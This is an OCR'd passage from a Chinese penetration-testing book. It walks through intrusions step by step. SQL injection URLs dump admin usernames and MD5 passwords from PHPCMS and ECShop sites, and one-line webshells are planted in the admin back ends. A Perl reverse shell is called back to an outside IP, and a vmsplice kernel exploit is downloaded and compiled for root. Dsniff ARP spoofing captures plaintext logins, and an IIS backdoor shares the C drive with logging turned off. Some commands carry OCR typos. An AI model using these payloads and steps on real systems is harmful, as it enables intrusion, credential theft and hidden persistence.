6-113 所示。这是一个经典的包含多字节编码漏洞的网页。

继续提交以判断列数，示例如下，如图 6-114 所示。由此可知，返回正常网页。

```
http://www.test.com/area.php?action=city&province=%BF%27 order by 1/**
```




图 6-113 获取错误提示

图 6-114 判断列数

继续提交 URL，示例如下。

```
http://www.test.com/area.php?action=city&province=%BF%27 order by 2/**
```

如图 6-115 所示，返回不正常网页，说明列数值是 1。

继续提交“http://www.test.com/area.php?action=city&province=%BF%27/**/union/**/select/**/user()/**”，以获取 MySQL 的用户信息，如图 6-116 所示，知道该网站的 MySQL 用户为 root。看来网站连接数据库的权限很大。




图 6-115 获取列数




图 6-116 获取数据库用户信息

还可以通过 version()、data() 等函数收集信息，如图 6-117 和图 6-118 所示。




图 6-117 获取数据库版本信息




图 6-118 获取数据库信息

继续提交“http://www.test.com/area.php?action=city&province=%BF\%27/**/union/**/select/**/CONCAT(username,password)/**/from%20phpcms_member%20where%20userid=1/*”，暴露 PHPCMD 后台的管理员用户名和密码。利用后台可以上传编辑 PHP 文件获取 WebShell，如图 6-119 所示。

网站的管理员是“phpcms”，而密码是 32MD 加密的。可以直接到相关网站查询，如图 6-120 所示，获得了该网站的管理员密码。

已经知道管理后台的账号和密码，就可以直接进入后台上传脚本木马，如图 6-121 所示。

由于 PHPCMS 程序对后台上传 PHP 脚本没有限制，所以得到后台就可以上传脚本木马，如图 6-122 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 6-119　获取 PHPCMS 的管理员密码




图 6-120　破解管理员密码

图 6-121　进入后台




图 6-122　获取 WebShell

6.15.4　社工利用

其实，渗透测试使用的方法主要是旁注。旁注的意义在于“曲径通幽”，进而获取系统权限。在此之前，收集数据库信息、系统信息、网站信息和系统管理员信息并进行综合分析利用，对社工是非常有意义的。获取网站的权限后进行分析，如图 6-123 所示。

获取系统的 MySQL 管理员账号是“root”，密码是“12*”。既然许多管理员都有一个密码多处使用的习惯，那么 VNC 是不是也用了这个密码呢？结果如图 6-124 所示。




图 6-123　收集信息




图 6-124　成功连接 VNC

直接进入系统，获取 root 权限，连用 EXP 提权都省了——曲径通幽。这就是“三分技术，七分管理”的生动验证，一个密码多处使用或者使用有规律的密码都是存在风险的。

6.16　内网渗透嗅探术

内网渗透在攻击层面其实更趋向于社工和常规漏洞检测的结合。要想了解网内防护措施的设置，需要通过一步步的刺探和经验的积累，有时判断出错也会进入误区。但是，如果能在网内进行

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

嗅探，则事半功倍，处于一个对网内设置完全透明的状态。本节将从一个注点引发的突破开始，讨论控制整个内网的全过程，以及与内网渗透嗅探术和安全防护相关的内容。

6.16.1　信息收集

在寻找突破时，更多的是从应用服务出发，而应用服务最直观的信息采集就是端口扫描，不同的应用开放的服务也不一样。所以，在对网络进行信息收集时，大概分为两步：端口探测；程序指纹分析。

在端口探测方面，笔者喜欢用 SuperScan 快速对网段里的应用进行判断，如图 6-125 所示。

掌握端口信息后，就要对服务应用程序的指纹进行分析，主要包括版本号、已知的漏洞信息、常规配置信息、针对此应用的流行的攻击方法等。

下面以网内一台提供 Web 服务的主机作为突破口，提交一个畸形的请求，如图 6-126 所示。




图 6-125　信息收集




图 6-126　提交畸形请求

从中可以读取以下信息。

- 系统类型：Fedora。
- 应用程序：Apache/2.2.4。

以上只是简单地手工对程序指纹进行了分析。当然，针对 Web 应用的扫描器还有很多，常用的有 WVS、AppScan 等。用轻量级的 WWWWSCAN 进行扫描，如图 6-127 所示，由扫描的结果可以看到，与手工探测的结果一致。




图 6-127　通过 WWWSCAN 探测目标信息

严禁网络传播本PDF，违者责任自负！

6.16.2 应用突破

01 目录访问测试

通过简单的信息收集可知网站架构是 Apache+MySQL+PHP。直接请求 URL “http://61.67.xx.116/htdocs/”，如图 6-128 所示。




图 6-128 目标目录访问测试

02 SQL 注入测试

此站是 ECShop 架构的站点，使用的版本是 V2.5.0。ECShop 的这个版本存在许多注入点，其中 user.php 文件就有一个注入漏洞，如图 6-129 所示，直接请求 URL 如下。

```
http://61.67.xx.116/htdocs/user.php?act=order_query&order_sn=' union select 1,2,3,4,5,6,concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*
```

图 6-129 SQL 注入测试

03 获取并破解管理员密码

由于 ECShop 使用的是 MD5 加密，因此在获取管理员的账号和密码后，可以直接通过 cmd5.com 网站进行解密，如图 6-130 所示，成功破解。




图 6-130 破解管理员密码

严禁网络传播本PDF，违者责任自负！

04　获取一句话木马

原来的密码是“admin”，有点出乎意料。访问管理后台，修改模板，插入一句木马，即可得到 WebShell，如图 6-131 所示。




图 6-131　插入一句话木马

05　获取 WebShell

使用一句话后门连接器进行连接，如图 6-132 获取服务器信息。




图 6-132　通过 WebShell 获取服务器信息

6.16.3　服务器提权

01　提权信息刺探

在获取 WebShell 权限后，就需要对系统进行分析，进而查找 EXP 了。执行命令“uname -a”，获取服务器内核版本等信息，如图 6-133 所示。




图 6-133　获取 Linux 内核版本

严禁网络传播本PDF，违者责任自负！

02　查看 gcc 的安装情况

由返回信息“Linux fedora 2.6.20-1.2962.fc6”可知 Linux 内核版本是 2.6.20。在提权时，需要使用 gcc 进行编译。执行命令“gcc -help”测试对方服务器是否安装了 gcc 程序，如图 6-134 所示，发现可以运行 gcc，且系统管理员没对使用 Shell 和 gcc 进行限制，这也是一个安全隐患。




图 6-134　测试服务器是否支持 gcc

03　EXP 查找

在寻找本地提权利用程序时，通常是根据系统版本进行。应用程序的本地提权也一样，在网上就有可供查询的网站，如 http://www.milw0rm.com/。如图 6-135 所示，在该网站能够搜索很多可以利用的漏洞 EXP，不过该网站目前已经停止更新，感兴趣的读者可以访问 www.exploit-db.com 获取漏洞信息。




图 6-135　获取 EXP

04　提权利用

本地提权需要一个交互式的 Shell。在本机监听端口 12345，前提是该监听 IP 地址必须是外网独立 IP 地址，如图 6-136 所示。

利用 WebShell 自带的反弹功能直接连接本地的 12345 端口并返回 Shell，如图 6-137 所示，通过 WebShell 进行反弹。

图 6-136　本地监听




图 6-137　通过 WebShell 反弹端口

严禁网络传播本PDF，违者责任自负！

连接成功后，就能得到一个 Apache 用户的 Shell，如图 6-138 所示，通过本地监听的 12345 反弹一个 DOS 的 Shell 窗口。




图 6-138　回弹的 Shell

如果不能交互，可以直接执行如下命令来得到交互的 Shell。一般的系统都默认安装 Python。还可以上传一个 nc 的反弹 PL 程序，然后在本地执行“perl nc.pl 222.0.0.2 4455”命令，反弹 Shell 到 222.0.0.3 的 4455 端口。如图 6-139 所示，成功获取一个 Perl 的反弹 Shell。

```
# python -c 'impotr pty;pty.spawn("/bin/sh");'
```




图 6-139　通过 Python 反弹 Shell

命令成功执行，可以新建一个目录用来存放提权的工具。在 Linux 下提权大致可分为第三方软件漏洞、本地信任特性、内核溢出等，比较常用的、溢出率高的当属内核溢出。用 Wget 下载溢出源码，利用的漏洞是 Linux vmsplice Local Root Exploit，成功比较高的，通过 gcc 编译和执行，如图 6-140 所示。

执行后，如图 6-141 所示，成功获取 root 权限。选择溢出利用程序时，可能需要多次进行测试。




图 6-140　编译 EXP




图 6-141　成功获得 root 权限

6.16.4　嗅探

什么是嗅探（Sniffer）？Sniffer 是截获目标计算机的通信，通过分析截获的数据提取敏感信息的工具。Sniffer 通过什么方法截获数据呢？在此之前得解释一下 ARP（Address Rrsolution Protocol）协议，即地址解析协议。ARP 是 TCP/IP 协议栈中的低层协议，负责将某个 IP 地址解析成对应的 MAC

地址，根据内存中的一张表使 IP 请求得以在网络上被目标机器应答。在数据传送时，IP 包里有源 IP 地址、源 MAC 地址、目标 IP 地址。如果在 ARP 表中有对应的 MAC 地址，就根据最优选择法直接访问；如果没有对应的地址，就要将请求广播出去，在网内寻找对应的地址；如果对方的 IP 地址和发出的目标 IP 地址相同，那么对方会发送 MAC 地址给源主机，此时如果攻击者也接听到发送的 IP 地址，就会仿冒目标主机的 IP 地址，然后返回自己主机的 MAC 地址给源主机，因为源主机发送的 IP 包中不包括目标主机的 MAC 地址，而 ARP 表里又没有目标 IP 地址和目标 MAC 地址的对应表，所以会接受攻击者的 MAC 地址而选择与其通信，从而产生 ARP 欺骗。在系统刚启动时，可以在 DOS 环境下输入命令“arp -a”来查看本机 ARP 缓存表的内容，如图 6-142 所示。




图 6-142　查看 ARP 缓存表内容

与 IP 地址 192.168.0.5 进行通信，通信后 ARP 缓存表中就会有一条 MAC 地址和 IP 地址对应的记录，如图 6-143 所示。




图 6-143　IP 通信与缓存

1. Dsniff 介绍

Dsniff 是一个著名的网络嗅探工具包，其开发者是 Dug Song，其开发的本意是用来揭示网络通信的不安全性，方便网络管理员对自己网络的审计，当然也包括渗透测试，安装包里此工具充分揭示了协议的不安全性。作为一个工具集，Dsniff 包括的工具大致分为四类。

- 纯粹被动进行网络活动监视的工具，包括 dsniff、filesnarf、mailsnaf、msgsnarf、urlsnarf、webspy。
- 针对 SSH 和 SSL 的 MITM“攻击”工具，包括 sshmitm 和 webmitm。
- 发起主动欺骗的工具，包括：arpspoof、dnsspof、macof。
- 其他工具，包括 tcpkill、tcpnice。

2. 安装配置

Dsniff 的官方下载地址为 www.monkey.org/~dugsong/dsniff/，这是源码包。解压后看一下 Readme 文件，提示需要 OpenSSL、Berkeley_db、libnet、libpca、libnids 这 5 个软件的支持，下载地址如下。

- Berkeley_db：http://www.oracle.com/technology/software/products/berkeley-db/index.html
- libpcap：http://www.tcpdump.org/release/libpcap-1.0.0.tar.gz
- ftp://rpmfind.net/linux/epel/5/i386/dsniff-2.4-0.3.b1.el5.i386.rpm
- ftp://rpmfind.net/linux/epel/5/i386/libnet-1.1.4-1.el5.i386.rpm
- ftp://rpmfind.net/linux/epel/5/i386/libnids-1.23-1.el5.i386.rpm

系统一般会默认安装 OpenSSL、libpcap。

如果下载的是源码包，会得到文件 openssl-0.9.7i.tar.gz、libnids-1.18.tar.gz、libpcap-0.7.2.tar.gz、libnet-1.0.2a.tar.gz、Berkeley db-4.7.25.tar.gz。

安装 OpenSSL 的步骤如下。

01　用 Tar 解压软件包，执行如下 3 条命令。

```
#./config
#make
#make install
```

02　安装 libpcap，示例如下。

```
#./config
#make
#make install
```

03　安装 libnet，示例如下。

```
#./config
#make
#make install
```

04　安装 libnids，示例如下。

```
#./config
#make
#make install
```

05　安装 libnids，示例如下。

```
#./config
#make
#make install
```

06　安装 Berkeley DB，示例如下。

```
#.cd build_unix
#../dist/configure
#make
#make install
```

07　安装 dsniff，示例如下。

```
#./configure
#make
#make install
```

程序安装好后，先查看网卡信息，然后开启服务器 IP 转发功能，命令如下。

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

进行双向欺骗，需要使用 ARPSpoof，其命令如下，如图 6-144 所示。

```
#arp -t 网关 欺骗主机 IP 地址
```




图 6-144　IP 转发

ARPSpoof 已经开始工作了。可以用 TCPdump 查看被攻击主机是否有数据经过，命令如下，如图 6-145 所示。

```
#tcpdump -I eth0 host 61.67.x.115
```

如果有数据交换，说明欺骗比较成功。然后，用 Dsniff 嗅探目标主机，命令如下。

```
#Dsniff -c -f /etc/dsniff/dsniff.services
```

这个 dsniff.services 自然就是保存端口和服务对应关系的文件。如图 6-146 所示，如需要保存到文件，需添加“-w filename”。




图 6-145　测试主机数据经过情况




图 6-146　嗅探目标主机

3. 数据分析

数据全是明文传送的，所以数据分析可以完全通过人工方式进行，如图 6-147 所示。

图 6-147　对数据进行分析

通过这条数据可以知道 HTTP 登录和 FTP 登录信息，账号和密码全是明文的。经过测试，通过 FTP 上传的目录正是 Web 目录，获取 WebShell 权限并继续提权即可控制主机。

6.16.5　总结与思考

Linux 下的嗅探其实容易一些。最近爆出的高危本地提权漏洞，不知道会让多少台主机沦陷？在

攻与防的游戏里，系统管理员往往显得如此无助。

6.17　IIS 隐性后门控制案例

对于提供 Web 服务网站的服务器，其安全性相对较高，安装后门程序等容易被发现和查杀，而如果通过执行 IIS 脚本将系统的磁盘设置为“共享”，就可以通过浏览器查看并下载系统中的文件，还可以上传网页木马文件到一些目录下来执行命令。IIS 后门形同“网上邻居”，其功能强大而且非常隐蔽，是一种难得的“后门”控制方法。

6.17.1　安装 IIS 后门

01　编辑 IIS 后门脚本

关于 IIS 后门，网上有很版本，也有非常智能的版本。本案例使用的 IIS 脚本主要用于在通过溢出等方法所获得的 Shell 中执行。该 IIS 后门脚本代码如图 6-148 所示，其中“iisdoor”为控制时必须输入的虚拟目录，名称可以自由设定；“C”表示将整个 C 盘“Web 共享”，名称不能更改，如果需要“Web 共享”多个磁盘，则需要将整段代码复制，将其中的“C”替换为其他盘符。




图 6-148　IIS 后门脚本代码

02　上传并执行 IIS 后门脚本代码

本例是通过 Radmin 来传输文件并执行 IIS 命令的，将 IIS 后门脚本程序命名为“IISC.bat”，然后将其上传到欲安装 IIS 后门的计算机磁盘中，在其 Telnet 中执行 IISC.bat 脚本，执行过程会给出一些提示，如图 6-149 所示。如果提示显示的内容为“True”，则表示执行成功。




图 6-149　执行 IIS 脚本后门程序

6.17.2 通过浏览器查看 IIS 后门

01 通过浏览器查看 IIS 后门

在浏览器地址栏中输入“http://www.somesite.com/iisdoor/c”，就可以查看 IIS 后门。也可以在浏览器地址栏中输入“http://2**.***.***.87/***/c”来查看 IIS 后门，如图 6-150 所示。




图 6-150 查看 IIS 后门

02 通过 IE 浏览器打开 IIS 后门

直接打开 IE 浏览器，依次选择“文件”→“打开”选项，在“打开”对话框中输入 IIS 后门地址“http://www. somesite.com/iisdoor/c”，并选中“以 Web 文件夹方式打开”复选框，如图 6-151 所示。被打开计算机的 C 盘将会以“网上邻居”的方式显示，其操作与在本地操作完全一样，可以执行新建、打开、复制和删除文件等操作。

图 6-151 通过 IE 浏览器打开 IIS 后门

6.17.3 执行网页木马程序

按照 6.17.2 节的方式，使用 IE 浏览器打开 IIS 后门，向其中复制一个 ASP 网页木马文件，然后在 IE 浏览器地址栏中输入“IIS 后门+网页木马文件名”，即可打开并执行网页木马。例如，IIS 后门地址为“http://www.somesite.com/iisdoor/c”，网页木马文件位于 C 盘，名称为“hack.asp”，则在浏览器地址栏中输入“http://***.***.**2/p***t/c/hack.asp”，打开后如图 6-152 所示。




图 6-152　执行网页木马程序

说明

（1）在对方计算机上执行通过 IIS 后门设置的网页木马程序，由于 IIS 脚本中设置为“不进行日志记录”，因此不会留下任何痕迹。

（2）在“运行”文本框中输入“http://***.***.**2/p***t/c/”可以直接打开窗口，其打开方式与访问“网上邻居”有些类似，如图 6-153 所示。




图 6-153　从“运行”文本框中打开 IIS 后门

6.17.4　小结

本节介绍了 IIS 脚本的相关知识。Windows 中有关 IIS 的设置和操作都是通过脚本实现的，通过分析其使用的特点和语法构建了 IIS 后门脚本，通过执行 IIS 脚本可以获取一个“隐蔽”的后门，该后门功能强大，配合网页程序可以实施完全控制。

非卖品，仅供非商业用途或交流学习使用

第 7 章　Windows 和 Linux 提权技术

Web 渗透的终极目标就是获取服务器权限，也即在获取 WebShell 权限后，利用现有信息和资源，通过各种途径，让 WebShell 权限提升到操作系统权限。在 Windows 中提权的方法很多，本书中仅介绍常见的一些提权方法，包括 MSSQL 和 MySQL 数据库提权、Serv-U 提权、Winmail 提权、Pr 提权、JBoss 提权。提权的核心思想就是通过应用程序或者操作系统漏洞，使普通用户获得 system 权限。

本章主要通过一些实际案例讨论如何进行 Windows 提权，这些提权方法比较经典。掌握这些提权方法后，其他提权方法也可以触类旁通。

本章主要内容

- SQL Server 2005 提权
- MySQL 数据库 root 账号提权
- Serv-U 提权
- Windows 2008 中 Magic Winmail Server 提权
- Pr 提权渗透国外某高速服务器
- JBoss 信息泄漏获取 WebShell
- 远程控制软件 Radmin 提权限研究
- Gene6 FTP Server 本地提权

7.1　SQL Server 2005 提权

